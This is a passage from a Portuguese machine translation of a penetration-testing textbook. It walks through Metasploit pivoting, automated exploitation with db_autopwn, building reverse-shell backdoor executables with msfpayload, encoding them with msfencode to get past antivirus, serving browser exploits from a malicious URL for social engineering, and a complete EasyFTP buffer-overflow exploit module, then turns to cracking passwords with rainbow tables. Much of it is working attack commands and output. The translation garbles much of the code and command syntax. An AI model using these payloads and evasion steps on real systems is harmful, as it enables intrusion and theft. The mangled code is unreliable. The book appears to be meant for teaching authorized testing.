Metasploit fornece uma capacidade de visualizar e adicionar novas rotas para a rede de destino usando o suplemento "rota targetSubnet targetSubnetMask SessionId" comando (por exemplo, route add 10.2.4.0 255.255.255.0 1). O "SessionId" está apontando para a sessão Meterpreter existente (também chamado de gateway) criado após sucesso exploração. O "targetSubnet" é outro endereço de rede (também chamado dual homed Ethernet IP-address) ligado ao nosso anfitrião comprometido. Uma vez que você definir um metasploit para encaminhar todo o tráfego através de um comprometimento sessão do host, então estamos prontos para penetrar ainda mais em uma rede que é normalmente não roteável do nosso lado. Esta terminologia é comumente conhecido como Pivotante ou Pé-holding.

Cenário # 4

Nesta lição nós vamos estender a cenário # 1 tomando uma saída do NMap scanner e passá-la como uma entrada para a função de exploração automatizada (db_autopwn) Prevista no Metasploit Framework. Aplicará todas as possíveis façanhas contra o alvo de um cofre existente, seleccionados com base de portas abertas.

```
msf> db_services
```

```
Serviços
```

```
=====
```

```
created_atinfo
nameport proto estado updated_at
Espaço de trabalho
```

Anfitrião

```
-----
```

```
-----
```

```
Qui 11 nov 2010 22:35:03 UTC Microsoft ftpd
ftp21tcpopenThu novembro 11 22:35:03 UTC 2010
192.168.0.7 padrão
Qui 11 nov 2010 22:35:03 UTC Microsoft ESMTP 6.0.2600.2180
smtp25tcpopenThu novembro 11 22:35:03 UTC 2010
192.168.0.7 padrão
Qui 11 nov 22:35:03 UTC 2010 Microsoft IIS webserver 5,1
http80tcpopenWed novembro 17 02:20:27 UTC 2010
192.168.0.7 padrão
Qui 11 nov 2010 22:35:03 UTC Microsoft Windows RPC
msrpc135tcpopenThu novembro 11 22:35:03 UTC 2010
192.168.0.7 padrão
Qui 11 nov 2010 22:35:03 UTC
netbios-ssn139tcpopenThu novembro 11 22:35:03 UTC 2010
192.168.0.7 padrão
...
```

Vamos aprender algumas opções fornecidas pela db_autopwn comando e selecione o bandeiras apropriado para ser utilizado para a exploração automatizada.

```
msf> db_autopwn-h
```

...

Nós escolhemos para selecionar as façanhas com base em portas abertas (p), Correspondente ao exibir todos explorar módulos (t), E iniciar os exploits (e). Por padrão, db_autopwn usa o reverse shell Meterpreter para estabelecer uma conexão em exploração bem sucedida.

```
msf> db_autopwn-p-t-e
```

```
[*] Análise concluída em 25 segundos (0 vulns / 0 refs)
[*]
[*] =====
[*] Matching Módulos Exploit
[*] =====
[*] Explorar 192.168.0.7:445 / multi / samba / nttrans (match porta)
[*] 192.168.0.7:443 explorar / windows / http / ipswitch_wug_maincfigret
(Porta match)
[*] 192.168.0.7:21 explorar / windows / ftp / sasser_ftpd_port (porta
partida)
...
[*] =====
[*] (1 / 281 [0 sessões]): Lançamento explorar / multi / samba / nttrans
contra 192.168.0.7:445 ...
[*] (2 / 281 [0 sessões]): Lançamento explorar / windows / http / ipswitch_wug_
maincfigret contra 192.168.0.7:443 ...
[*] (3 / 281 [0 sessões]): Lançamento explorar / windows / ftp / sasser_ftpd_
porta contra 192.168.0.7:21 ...
...
[*] (30/281 [0 sessões]): Lançamento explorar / windows / http / trackercam_
phparg_overflow contra 192.168.0.7:80 ...
[*] (31/281 [0 sessões]): Lançamento exploit/windows/smb/ms04_031_
netdde contra 192.168.0.7:139 ...
[*] (32/281 [0 sessões]): Lançamento exploit/windows/smb/ms06_066_
nwwks contra 192.168.0.7:139 ...
[*] (33/281 [0 sessões]): Lançamento exploit/windows/smb/ms08_067_
NetAPI contra 192.168.0.7:139 ...
...
[*] (281/281 [0 sessões]): espera em 10 módulos lançado para terminar
execução ...
[*] (281/281 [1 sessões]): espera em 10 módulos lançado para terminar
execução ...
[*] Meterpreter uma sessão aberta (192.168.0.3:49911 ->
192.168.0.7:39875) em Quarta Nov 17 02:44:50 +0000 2010
...
```

```

[*] O comando autopwn completou com 1 sessões
[*] Enter sessões-i [ID] para interagir com uma determinada sessão ID
...
Sessões ativas
=====

ID TypeInformation
ConnectionVia
- -----
-----
1meterpreter x86/win32 NT AUTHORITY \ SYSTEM @ CUSTDESK (ADMIN)
192.168.0.3:49911 -> 192.168.0.7:39875 exploit/windows/smb/ms08_067_
NetAPI

```

Como você pode ver, temos explorar com êxito o nosso anfitrião e tem uma sessão aberta com o shell Meterpreter. Vamos interagir com esta sessão e obter um controle remoto prompt de comando.

```

msf> Sessões-i 1

[*] Começando interação com 1 ...
Meterpreter> getuid

Servidor usuário: NT AUTHORITY \ SYSTEM
Meterpreter> shell

Processo de 3776 criado.
Canal criado um.
Microsoft Windows XP [Versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp

C: \ WINDOWS \ system32>

```

O exemplo anterior foi totalmente demonstrado um potencial de automação que Metasploit Framework detém. Esta versatilidade de um quadro pode evoluir integração com outras ferramentas fora do quadro.

Cenário # 5

Até agora temos nos concentrado em várias opções disponíveis para explorar remotamente o alvo usando o Metasploit Framework. E sobre a exploração do lado do cliente? A resposta encontra-se nos exercícios seguintes, que irão ilustrar o papel do Metasploit em client-side processo de exploração. Estes exercícios não só irá demonstrar vários do lado do cliente métodos de ataque, mas também provar sua força do ponto de vista de penetração de um testador.

Gerando backdoor binário

Usando uma ferramenta chamada msfpayload podemos gerar um backdoor independente arquivo executável que pode prestar um serviço de carga selecionada Metasploit instantaneamente. Este

é realmente útil em situações onde a engenharia social o seu alvo é a única escolha. Em Neste exemplo, vamos gerar um executável payload shell reverso e envie-o para nossa meta para a execução. O msfpayload também fornece uma variedade de opções de saída tais como Perl, C, Raw, Ruby, JavaScript, Exe, DLL, VBA, e assim por diante.

Para iniciar msfpayload, Execute os seguintes comandos no seu shell:

```
# Cd / pentest/exploits/framework3 /
```

```
#. / Msfpayload-h
```

Isto irá exibir as instruções de uso e todas as cargas de estrutura disponível. Segue-se uma convenção similar parâmetro de comando para a de "MSFCLI". Vamos gerar nosso binário personalizado com payload shell reverso.

```
#. / Msfpayload windows / shell_reverse_tcp LHOST = 192.168.0.3 LPORT = 33333 O
```

...

```
#. / Msfpayload windows / shell_reverse_tcp LHOST = 192.168.0.3 LPORT = 33333 X
```

```
> / Tmp / Poker.exe
```

Criado por msfpayload (<http://www.metasploit.com>).

Payload: windows / shell_reverse_tcp

Duração: 314

Opções: LHOST = 192.168.0.3, LPORT = 33333

Portanto, temos finalmente o nosso arquivo executável gerado backdoor. Antes de enviá-los para sua vítima, ou alvo, você deve lançar uma multi / manipulador esboço de "msfconsole" para lidar com a execução carga fora do quadro. Vamos configurar o mesmo opções como com msfpayload.

```
msf> use explorar / multi / manipulador
```

```
msf exploit (handler)> set PAYLOAD windows / shell_reverse_tcp
```

```
PAYLOAD => windows / shell_reverse_tcp
```

```
msf exploit (handler)> opções de show
```

...

```
msf exploit (handler)> set LHOST 192.168.0.3
```

```
LHOST => 192.168.0.3
```

```
msf exploit (handler)> set LPORT 33333
```

```
LPORT => 33333
```

```
msf exploit (handler)> explorar
```

```
[*] Manipulador reverter Iniciado em 192.168.0.3:33333
```

```
[*] Iniciando o manipulador de carga útil ...
```

Neste ponto, já enviámos o nosso arquivo executável janelas para a vítima através de um social truque de engenharia e aguarde sua execução.

[*] Command sessão shell 2 aberto (192.168.0.3:33333 -> 192.168.0.7:1053) em Quarta Nov 17 04:39:23 +0000 2010

Microsoft Windows XP [Versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp

C:\Documents and Settings\salesdept\Desktop>

Você pode ver, temos um acesso shell reversa para a máquina das vítimas e têm praticamente cumprida a nossa missão.



Como o Metasploit ajudar na evasão Antivirus ou ignorar?

Usando uma ferramenta chamada msfencode localizado na Pentest // exploits / framework3, podemos gerar um arquivo executável auto-protegida com codificados de carga útil. Isto deve ser paralelo ao msfpayload arquivo processo de geração. A saída de "prima" da Msfpayload será canalizada para Msfencode usar a técnica de codificação específica antes da saída do binário final. Por exemplo, execute . Msfpayload / windows / shell / reverse_tcp LHOST = 192.168.0.3 LPORT = 32323 R |. / msfencode-e exe x86/shikata_ga_nai-t> / tmp / tictoe. exe para gerar uma versão codificada de um arquivo executável shell reverso. Nós sugerem fortemente que você use o "stager" payloads tipo em vez de "inline" cargas, pois eles têm uma maior probabilidade de sucesso em grandes ignorando defesas malware devido ao seu código de assinaturas por tempo indeterminado.

Exploração browser automatizado

Existem situações onde você não consegue encontrar a pista de explorar o seguro rede corporativa. Em tais casos, tendo como alvo os funcionários com eletrônica ou humana engenharia social assistida é a única saída. Para efeitos de nosso exercício, demonstrar um dos módulos do lado do cliente exploração de Metasploit Framework que devem apoiar a nossa motivação para um ataque de engenharia social de base tecnológica. O "Autopwn Browser" é um auxiliar que realiza avançado web browser fingerprinting contra o alvo visitar o nosso URL maliciosa. Com base nos resultados, é escolhe automaticamente um exploit específicas do navegador do quadro e executa-lo.

```
msf> use auxiliares / server / browser_autopwn
msf auxiliar (browser_autopwn) opções> show
...
msf auxiliar (browser_autopwn)> set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf auxiliar (browser_autopwn)> set SRVPORT 80
```

```
SRVPORT => 80
msf auxiliar (browser_autopwn)> set SRVHOST 192.168.0.3
```

```
SRVHOST => 192.168.0.3
msf auxiliar (browser_autopwn)> set URIPATH /
```

```
URIPATH => /
msf auxiliar (browser_autopwn)> run
```

```
[*] Execução do módulo auxiliar concluída

[*] Começando exploit no host 192.168.0.3 módulos ...
[*] ---

[*] Começando explorar multi / browser / firefox_escape_retval com carga útil
generic / shell_reverse_tcp
[*] Usando URL: http://192.168.0.3:80/Eem9cKUIFvW
Server [*] começou.
[*] Começando explorar multi / browser / java_calendar_deserialize com
java carga / Meterpreter / reverse_tcp
[*] Usando URL: http://192.168.0.3:80/s98jmOiOtmv4
Server [*] começou.
[*] Começando explorar multi browser / / java_trusted_chain com carga útil
java / Meterpreter / reverse_tcp
[*] Usando URL: http://192.168.0.3:80/6BkY9uM23b
Server [*] começou.
[*] Começando explorar multi / browser / mozilla_compareto com carga útil
generic / shell_reverse_tcp
[*] Usando URL: http://192.168.0.3:80/UZOI7Y
Server [*] começou.
[*] Começando explorar multi / browser / mozilla_navigatorjava com carga útil
generic / shell_reverse_tcp
[*] Usando URL: http://192.168.0.3:80/jRwIT67KIK6gJE
...
[*] Iniciando o Windows explorar / browser / ie_createobject com carga útil
windows / Meterpreter / reverse_tcp
[*] Usando URL: http://192.168.0.3:80/Xb9Cop7VadNu
Server [*] começou.
[*] Começando windows/browser/ms03_020_ie_objecttype explorar com
janelas de carga / Meterpreter / reverse_tcp
[*] Usando URL: http://192.168.0.3:80/rkd0X4Xb
Server [*] começou.
...
[*] Manipulador de partida para windows / Meterpreter / reverse_tcp na porta 3333
[*] Manipulador de partida para generic / shell_reverse_tcp na porta 6666
[*] Manipulador reverter Iniciado em 192.168.0.3:3333
[*] Iniciando o manipulador de carga útil ...
[*] Manipulador de partida para java / Meterpreter / reverse_tcp na porta 7777
[*] Manipulador reverter Iniciado em 192.168.0.3:6666
```



```
[*] Iniciando o manipulador de carga útil ...
[*] Manipulador reverter Iniciado em 192.168.0.3:7777
[*] Iniciando o manipulador de carga útil ...
```

```
[*] --- Feito, encontrou 15 módulos explorar
```

```
[*] Usando URL: http://192.168.0.3:80/
Server [*] começou.
```

Agora, logo que a nossa vítima visitas a URL maliciosa (<http://192.168.0.3>), o seu browser será detectado eo processo de exploração será realizada em conformidade.

```
[*] Pedido '/' de 192.168.0.7:1046
[*] Pedido '/' de 192.168.0.7:1046
[*] Pedido '/? Sessid = V2luZG93czpYUDpTUDI6ZW4tdXM6eDg2Ok1TSUU6Ni4wO1NQ
Mjo% 3d 'de 192.168.0.7:1046
[*] JavaScript Report: Windows: XP: SP2: en-us: x86: MSIE: 6,0; SP2:
[*] Respondendo com exploits
[*] Pedido de Handling 192.168.0.7:1060 ...
[*] Payload será um shell reverso de Java para 192.168.0.3:7777 de
192.168.0.7 ...
[*] Jar Gerado a cair (4447 bytes).
[*] Pedido de Handling 192.168.0.7:1061 ...
...
[*] Envio Internet Explorer COM execução de código CreateObject explorar
HTML para 192.168.0.7:1068 ...
[*] Pedido '/' de 192.168.0.7:1069
[*] Pedido '/' de 192.168.0.7:1068
[*] Pedido '/' de 192.168.0.7:1069
[*] Envio de carga EXE para 192.168.0.7:1068 ...
[*] Envio de estágio (749056 bytes) para 192.168.0.7
[*] Meterpreter uma sessão aberta (192.168.0.3:3333 ->
192.168.0.7:1072) em Quinta Nov 18 02:24:00 +0000 2010
[*] Session ID 1 (192.168.0.3:3333 -> 192.168.0.7:1072) o tratamento
'Migrar f' InitialAutoRunScript
[*] Processo do servidor atual: hzWWoLvJdsKujSAsBVykMTiupUh.exe (4052)
[*] Desova um processo de host notepad.exe ...
[*] Migrando para identificação do processo 2788
[*] Novo processo servidor: notepad.exe (2788)
...
msf auxiliar (browser_autopwn)> sessões
```

```
Sessões ativas
=====
```

Tipo de Id	Informação
Conexão	

```
-----  
-----  
1meterpreter x86/win32 CUSTDESK \ Desktop Momin @ CUSTDESK (ADMIN)  
192.168.0.3:3333 -> 192.168.0.7:1072  
msf auxiliar (browser_autopwn)> Sessões-i 1
```

```
[*] Começando interação com 1 ...  
Meterpreter> getuid
```

Servidor usuário: CUSTDESK \ Desktop Momin

Como você pode ver, temos conseguiu penetrar o nosso objectivo através do lado do cliente método de exploração. Por favor note que estas façanhas web browser, só pode trabalhar específicas com versões vulneráveis de diferentes navegadores (Internet Explorer, Firefox, Opera, e assim por diante).

Escrita módulo de exploração

Desenvolvimento de um exploit é um dos aspectos mais interessantes do Metasploit Quadro. Nesta seção, vamos discutir as questões centrais em torno do desenvolvimento de um exploit e explicar seu esqueleto chave tomando um exemplo vivo da base de dados do quadro existente. É, no entanto, importante para manter competentes conhecimento da linguagem de programação "Ruby" antes de tentar escrever o seu próprio explorar módulo. Por outro lado, habilidades intermediárias de engenharia reversa ea compreensão prática das ferramentas de vulnerabilidade descoberta (por exemplo, e fuzzers depuradores) fornece um mapa aberto para a construção explorar. Metasploit também inclui uma ampla gama de amostras e documentação que pode ser recuperada a partir de / Pentest/exploits/framework3/documentation /. Para o nosso exemplo ter selecionado o exploit (EasyFTP Server <= 1.7.0.11 Stack Comando MKD De estouro de buffer), Que irá fornecer uma visão básica de buffer overflow explorar vulnerabilidade no Easy-FTP aplicativo de servidor. Você pode transferir este módulo para similar vulnerabilidade encontrada em outros aplicativos de servidor FTP, e assim utilizar o seu tempo de forma eficaz. O código de exploração está localizado a, / Pentest/exploits/framework3 / modules / exploits / windows / ftp / easyftp_mkd_fixret.rb.

```
##  
# $ Id: easyftp_mkd_fixret.rb 9935 2010/07/27 02:25:15 Z jduck $  
##
```

Cabeçalho básico representando nome, número de revisão, data e hora valores de uma explorar.

```
##  
# Este arquivo é parte do Metasploit Framework e podem estar sujeitos a  
# Redistribuição e restrições comerciais. Consulte o  
Metasploit
```

```
# Site web Framework para obter mais informações sobre licenciamento e termos de
uso.
# Http://metasploit.com/framework/
##
require 'msf / core "
```

MSF core biblioteca requer inicialização no início de um exploit.

```
classe Metasploit3 <Msf:: Exploit:: Remote
```

Exploit mixin / classe que oferece várias opções e métodos para controle remoto TCP conexão. Isso inclui RHOST,Rport,Connect (),Desconectar (),SSL ()E assim por diante.

```
Rank GreatRanking =
```

A classificação de nível atribuído ao explorar com base na sua demanda freqüente e uso.

```
incluem Msf:: Exploit:: Remote:: Ftp
```

FTP mixin / classe estabelece conexão com o servidor FTP.

```
def initialize (info = {})
  super (update_info (info,
    'Name' => 'Server EasyFTP <= 1.7.0.11 Comando MKD
Buffer overflow ",
'Descrição' => {% q
  Este módulo explora um buffer overflow baseado em pilha no
EasyFTP Server 1.7.0.11
e anteriores. EasyFTP falha para verificar o tamanho de entrada quando
parsing "MKD" comandos, que
leva a um buffer overflow baseado.
```

NOTA: EasyFTP permite o acesso anônimo por padrão. No entanto, para acessar o "MKD" comando, você deve ter acesso a uma conta que pode criar diretórios.

Após a versão 1.7.0.12, este pacote foi renomeado "UplusFtp".

Este exploit utiliza um pequeno pedaço de código que eu \ ve ' designado «fixRet '.

Este código permite-nos para injetar de carga útil de aproximadamente 500 bytes em um buffer de 264 bytes por

"Fixação" do endereço de retorno pós-exploração. Ver referências para mais informações.

```
},
'Autor' =>
[
  "X90c ', versão original #
```

```

    "Jduck '# porta para metasploit / modificado para usar fix-up
stub (trabalha com cargas maiores)
  ],
  'Licença' = MSF_LICENSE>,
  'Version' => 'Revisão $: 9.935 $',
  'Referências' =>
  [
    ['OSVDB', '62134 '],
    ['URL', 'http://www.exploit-db.com/exploits/12044/'],
    ['URL', 'http://www.exploit-db.com/exploits/14399/']
  ],

```

Fornece informações genéricas sobre o exploit e aponta para referências conhecidas.

```

"DefaultOptions' =>
{
  "EXITFUNC' => 'thread '

```

Isto instrui o payload de clean-up em si uma vez que o processo de execução seja concluída.

```

  },
  'Privileged' =>                falsa,
  "Payload" =>
  {
    'Espaço' =>
    "BadChars' =>                512,
    "DisableNops '                "\ X00 \ x0a \ x0d \ x2f \ x5C",
  },                               => True

```

Ela define 512 bytes de espaço disponível para o shellcode, listas de personagens ruins que deve encerrar a nossa entrega de carga, e desabilita padding NOP.

```

'Plataforma' => 'ganhar',
'Targets' =>
[
  ['Windows Universal - v1.7.0.2 ',
0x004041ec}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
  ['Windows Universal - v1.7.0.3 ',
0x004041ec}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
  ['Windows Universal - v1.7.0.4 ',
0x004041dc}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
  ['Windows Universal - v1.7.0.5 ',
0x004041a1}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
  ['Windows Universal - v1.7.0.6 ',
0x004041a1}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
  ['Windows Universal - v1.7.0.7 ',
0x004041a1}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
]

```

```

["Windows Universal - v1.7.0.8 ",
0x00404481}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
["Windows Universal - v1.7.0.9 ",
0x00404441}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
["Windows Universal - v1.7.0.10 ",
0x00404411}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
["Windows Universal - v1.7.0.11 ",
0x00404411}}, # ebp chamar - de ftpbasicsvr.exe      {'Ret' =>
],
"DisclosureDate '=>' 04 de abril de 2010,
"DefaultTarget '=> 0))

```

Fornecer instruções sobre qual plataforma está sendo orientada e define os mais vulneráveis alvos (0-9) listando diferentes versões do Easy FTP servidor (1.7.0.2-1.7.0.11), cada representando um endereço de retorno único baseado em binário do aplicativo (ftpbasicsvr.exe). Além disso, a data de divulgação exploit foi adicionado eo alvo padrão tem sido definido como 0 (v1.7.0.2).

```

final

def check
  conectar
  desligar

  if (banner =~ / BigFoolCat /)
    retorno Exploit:: CheckCode:: Vulnerável
  final
  retorno Exploit:: CheckCode:: Safe

final

```

O check () função determina se o alvo é vulnerável ou não.

```

def make_nops (num); "C" * num; final

```

Ele define uma função que gera NOP trenós para ajudar com IDS / IPS / evasão AV.

```

def explorar
  connect_login

  # NOTA:
  # Este exploit salta para ebp, que acontece de apontar para um parcial
  versão do
  # O 'buf' string na memória. O fixRet correções abaixo o código
  armazenados no
  # Pilha e, em seguida, salta lá para executar a carga útil. O valor
  na esp é usado
  # Com um deslocamento para a correção.
  fixRet_asm% = {q
    mov edi, esp
  }

```

Exploração alvo

```
        sub    edi, 0xfffffe10
        mov    [Edi], 0xfeedfed5
        add    edi, 0xfffff14
        jmp    edi

    }
    fixRet = Metasm: Metasm Shellcode.assemble (::: Ia32.new, fixRet_
asm). encode_string

    buf ="
```

O procedimento acima corrige um endereço de retorno de onde a carga pode ser executado. Tecnicamente, ele resolve a questão da pilha de endereçamento.

```
print_status ("Prepending fixRet ...")
buf <<fixRet
buf <<make_nops (0x20 - buf.length)
```

Inicialmente, o buffer explorar detém o endereço de retorno codificados e randomizado Instruções NOP.

```
print_status ("Adicionando o payload ...")
buf <<payload.encoded
```

Ele adiciona um shellcode gerado dinamicamente a nossa exploração em tempo de execução.

```
# Patch os dados da pilha original para o stub fixer
buf [10, 4] = buf [268, 4]

print_status ("Overwriting parte da carga com o alvo
endereço ...")
buf [268,4] endereço de retorno = [target.ret]. pack ('V') # colocar @ 268
bytes
```

Corrige os dados da pilha, e faz um salto curto mais o endereço de retorno segurando nossa shellcode buffer.

```
print_status ("Enviando explorar buffer ...")
send_cmd (["MKD", buf], false)
```

No final, nós enviamos o nosso buffer finalizado para o alvo específico utilizando os mais vulneráveis MKD FTP comando pós-autenticação. Como o MKD comando no Easy-FTP Server é vulnerável a stack-based buffer overflow, o "buf" excedem a pilha alvo e explorar o sistema de destino, executando nossa carga.

```
manipulador
desligar

final

final
```



Metasploit está equipado com algumas ferramentas úteis, como msfpescan para Win32 e msfelfscan para sistemas Linux que podem lhe ajudar a encontrar endereço de retorno-alvo específico. Por exemplo, para encontrar um retorno sustentável endereço de sua aplicação tipo de arquivo escolhido: #. / Msfpescan-p targetapp.ext.

Sumário

Neste capítulo, destacamos várias áreas-chave necessárias para o processo de meta exploração. No início nós fornecemos uma visão geral de pesquisa de vulnerabilidades que destaca a necessidade de o testador de penetração para manter o conhecimento necessário e habilidades que por sua vez tornam-se eficazes para a avaliação de vulnerabilidade. Depois, apresentamos uma lista de repositórios online de onde se pode alcançar um número de vulnerabilidades divulgadas publicamente e códigos de exploit. Na seção final, nós demonstrado o uso prático de um conjunto de ferramentas avançadas de exploração chamado "Metasploit

Quadro ". Os exercícios fornecidos são puramente projetado para explorar e entender o processo de aquisição alvo através de métodos de exploração tático. Além disso, temos também interpretou as idéias de desenvolvimento explorar através da análise de cada etapa da amostra código de exploração de um quadro para ajudar você a entender o básico esqueleto e estratégia de construção. No próximo capítulo, vamos discutir o processo de escalação de privilégios usando várias ferramentas e técnicas, e como ele é benéfico, uma vez o alvo é adquirido.

10

Escalção de privilégios

No capítulo anterior, nós exploramos um alvo usando as vulnerabilidades encontradas durante o processo de mapeamento de vulnerabilidades. O alvo desta exploração é obter a contas de privilégio, como o nível de administrador no sistema Windows ou nível da raiz no sistema Unix.

Infelizmente, nem todos da exploração levará às contas privilégio; às vezes você só pode ter contas sem privilégios após a exploração é terminada. Este é o lugar onde o processo de escalção de privilégios ocorre. Nesse processo de tentar escalar o privilégio de ter limitado por:

- Atacando a senha usada pelas contas privilégio
- Sniffing da rede para obter o privilégio de contas usuário e senha
- Spoofing de pacotes da rede do privilégio contas para executar uma determinada comando do sistema

Neste capítulo, discutiremos os seguintes tópicos:

- As ferramentas que podem ser usados para realizar ataque de senha
- As ferramentas que podem ser usados para farejar a rede
- As ferramentas para spoof de pacotes de rede

O objetivo deste processo é obter conta de privilégios no ambiente alvo rede e sistema. Nós, então, usar essa conta para manter o nosso acesso ao rede de destino e do sistema. Você também pode ser capaz de elevar as permissões por explorando uma vulnerabilidade local, por exemplo, usando Meterpreter como explicado no capítulo anterior.

Atacando a senha

A senha é atualmente utilizada como um método para autenticar um usuário para o sistema. Por dando o nome de usuário e senha corretos, o sistema irá permitir que um usuário de login e acesso a sua funcionalidade com base na autorização dada ao nome de usuário.

A autenticação pode ser diferenciada com base no fator de autenticação. Estes três fatores são:

- Algo que você sabe: Isso geralmente é chamado o primeiro fator de autenticação. Senha pertence a este grupo. Este fator deve ser conhecida apenas pelo pessoa apropriada, infelizmente, porque este item é muito fácil de ser vazado ou capturados, mas não é aconselhável usar somente este método para autenticar o confidentiais do sistema.
- Algo que você tem: Isso geralmente é chamado o segundo fator de autenticação. Vários exemplos desse fator são tokens de segurança, cartões e assim por diante. Depois de provar ao sistema, que possui o fator de autenticação, você terá permissão para entrar. Este método está sujeito ao processo de clonagem.
- Algo que você é: Isso geralmente é chamado o terceiro fator de autenticação. Este método deve ser o mais seguro em comparação com os fatores anteriores, mas já existem vários ataques publicados contra esse factor. Exemplos de este fator são biométricos e retina.

Para ter mais segurança, as pessoas costumam usar mais de um fator juntos. O mais combinação comum é o primeiro fator de autenticação e o segundo fator de autenticação. Uma vez que esta combinação usa dois métodos de autenticação, é geralmente chamado de autenticação de dois fatores.

Infelizmente autenticação baseada em senha ainda está em uso muito difundido. Como um resultado a importância da senha, os atacantes vão tentar atacá-lo.

Ataque de senha podem ser diferenciados como:

- Ataque offline: Neste método, o atacante pegou o arquivo de senha do máquina de destino e transfere-a para sua máquina. Então ele usa a senha cracking ferramenta para quebrar a senha. A vantagem deste método é que o atacante não precisa se preocupar com um mecanismo de senha de bloqueio disponíveis na máquina de destino, porque ele usa a sua própria máquina para quebrar a senha.
- Ataque online: Neste método, o atacante tenta adivinhar a senha para um username. Isso pode desencadear um sistema para bloquear o atacante após vários falhou palpites senha.

Embora o ataque de senha pode ser subestimada durante a penetração processo de teste, não é tão interessante como encontrar estouro de buffer. No entanto, pode trazer um maior ganho para o teste de penetração. Como um verificador da penetração, você não pode ignorar este processo.

Ferramentas de ataque

offline Ferramentas desta categoria são usados para ataques senha offline. Esteja ciente de que você precisa ser capaz de obter os arquivos mencionados antes de você são capazes de realizar processo de cracking.

Rainbowcrack

Rainbowcrack é uma ferramenta para crack hash usando tabelas rainbow. Ele funciona através da implementação do tempo-memória técnica de trade-off desenvolvido por Philippe Oechslin.

Este método é diferente do ataque de força bruta. No ataque de força bruta, o atacante calcula o hash do texto original fornecido um por um. O hash resultado é então comparado com o hash-alvo. Se o hash é um jogo, então o plaintext fornecido está correto, caso contrário, o hash não corresponde.

O desempenho da técnica de força bruta é muito mais lento em comparação com o tempo de técnica de memória trade-off, porque o atacante precisa calcular o hash e fazer a correspondência de hash. Enquanto que no tempo da memória técnica de trade-off é já o hash pré-computadas, o atacante só precisa fazer o processo de hash de correspondência, e é um operação mais rápida.

BackTrack inclui três ferramentas Rainbowcrack que devem ser executados em sequência para fazer as coisas funcionam:

- rtgen é usado para gerar as tabelas do arco-íris. Este processo é algumas vezes chamado de estágio precomputation. As tabelas do arco-íris conter texto simples, algoritmo, hash hash, charset e plaintext gama de comprimento. Este processo é demorado, mas uma vez que o precomputation estiver concluído, a ferramenta cracker terá um desempenho muito mais rápido em comparação com o cracker força bruta. Ele suporta os seguintes algoritmos de hash: LanMan, NTLM, MD2, MD4, MD5, SHA1 e RIPEMD160.
- rtsort é usado para classificar as tabelas geradas pelo arco-íris rtgen.
- rcrack é utilizado para procurar as tabelas do arco-íris para encontrar o hash.

Para iniciar o rtgen de linha de comando, vá para Backtrack | Escalation Privilege | Senha Ataques | OfflineAttacks | RTGen ou usar o console para executar o seguinte comandos:

```
# Cd / pentest / senhas / rcrack  
#. / Rtgen
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela. Em nossa exercício, vamos criar duas tabelas do arco-íris com as seguintes características:

- algoritmo de hash: MD5
- charset: LowerAlpha
- plaintext_len_min: 5
- plaintext_len_max: 5
- rainbow_table_index: 0
- rainbow_chain_length: 2000
- rainbow_chain_count: 80000
- file_title_suffix: testes

O rtgen comando usado para essa configuração é a seguinte:

```
#. / Rtgen md5 LowerAlpha 5 teste 5 0 2000 80000
```

A tabela do arco-íris será salvo em arquivo md5_loweralpha # 5 5_0_2000x80000_testing.rt.

Para gerar a tabela do arco-íris segundo dar o seguinte comando:

```
#. / Rtgen md5 LowerAlpha 5 5 1 2000 80 mil testes
```

Demora cerca de 3 minutos para gerar as duas tabelas do arco-íris no meu sistema. O resultado será salvo em arquivo md5_loweralpha # 5 5_1_2000x80000_testing.rt.

Esteja ciente de que se você gerar o seu próprio arco-íris tabelas, pode demorar muito longo tempo e exigem muito espaço em disco. Você pode usar o winrtgen (<http://www.oxid.it/downloads/winrtgen.zip>) Do programa para estimar o tempo necessário para gerar as tabelas do arco-íris.




Winrtgen é um programa baseado no Windows, então você precisa para executá-lo no Wine. Se você não quiser gerar suas tabelas próprio arco-íris, você pode obtê-los de vários sites na internet, por exemplo os seguintes sites:

<http://www.freerainbowtables.com/en/tables/>

<http://rainbowtables.shmoo.com/>

O seguinte é uma captura de tela de Winrtgen:



Para iniciar o rtsort de linha de comando, vá para Backtrack | Escalation Privilege | Ataques senha | OfflineAttacks | RTSort ou usar o console para executar o seguintes comandos:

```
# Cd / pentest / senhas / rcrack
```

```
#. / Rtsort
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela. Em nossa exercício, vamos classificar o arquivo primeira tabela do arco-íris:

```
#. / Rtsort md5_loweralpha # 5 5_0_2000x80000_testing.rt
```

O seguinte é o processo:

```
memória física disponível: 683958272 bytes
carregamento tabela do arco-íris ...
ordenação da tabela do arco-íris ...
escrita classificadas tabela do arco-íris ...
```

Nós fazemos o mesmo processo para o segundo arquivo do arco-íris tabela:

```
#. / Rtsort md5_loweralpha # 5 5_1_2000x80000_testing.rt
```

O rtsort vai salvar o resultado no arquivo original.



